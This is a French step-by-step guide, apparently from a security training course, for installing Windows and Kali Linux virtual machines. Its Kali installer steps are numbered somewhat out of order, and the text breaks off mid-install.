
5- Étant dans votre dossier choisissez le système selon le type et l'architecture choisie au préalable puis cliquer sur « ouvrir ».



## 6- Cliquer sur **choisir** puis sur **démarrer**




## 7- Cliquer sur « suivant » pour poursuivre l'installation




## 8- Cliquer sur « installer maintenant » pour lancer l'installation



9- Accepte les termes et clique sur suivant




10- Veuillez choisir la deuxième option « personnalisée (options avancées) »




11- Choisissez le « Windows professionnel »


12- Cliquer sur « suivant »



- 13- L'installation se fera jusque la fin
- 14- La machine redémarrera plusieurs fois




- 15- Mettez le nom de la machine qui vous sera demandé pour terminer
- 16- Cliquez sur « suivant »
- 17- Cliquez sur « paramètre recommandé »
- 18- Votre machine est installée, les mêmes pratiques marcheront avec toutes vos machines Windows virtuelles



## **INSTALLATION AVEC KALI LINUX « TRÈS IMPORTANT POUR LES DIFFÉRENTS COURS »**


**Assurer vous d'avoir téléchargé l'iso de kali linux**

- 1- Cliquez sur « nouvel »**
- 2- Ensuite écrivez le nom « kali linux »**
- 3- Choisissez une version « Debian (64 bit) » car votre iso doit être un (64 bit) pour la formation.**
- 4- Choisir le type « linux »**
- 5- Cliquez sur « suivant » jusqu'à la fin**




## INSTALLATION AVEC L'ISO


- 1- Une fois le disque créé cliquez sur « démarrer »
- 2- Cliquer sur « explorer »




- 3- Cliquez sur « ajouter »




- 4- Choisissez votre « système »
- 5- Puis cliquer sur « choisir »
- 6- En suite sur « démarrer »
- 7- Choisissez « Graphical Install »



**Options de langue si vous êtes francophones choisissez « french »**



- 8- Puis cliquez « continuer » plusieurs fois jusqu'à atteindre « Les serveurs de noms ... vide.»
- 9- Cliquez encore sur « continuer »




**10- Cliquez sur continuer jusqu'à atteindre « le nom de la machine ... ce que vous voulez. »**



**13- Cliquez sur « continuer »**



**14- Mettez un nom alphanumérique de préférence puis cliquez sur continuer, exemple : « kali1 »**




**11- Laissez le nom « kali » puis cliquez sur « continuer »**

**15- Cliquez sur « continuer »**

**16- Mettez un nom alphanumérique différent du précédent, exemple : « kali12 »**




## 17- Mettez un mot de passe et la confirmation du mot de passe




## 18- Cliquez sur « continuer »




## 19- Cliquez « continuer »



## 20- Cliquez sur « continuer »




## 21- Cliquez sur « continuer »



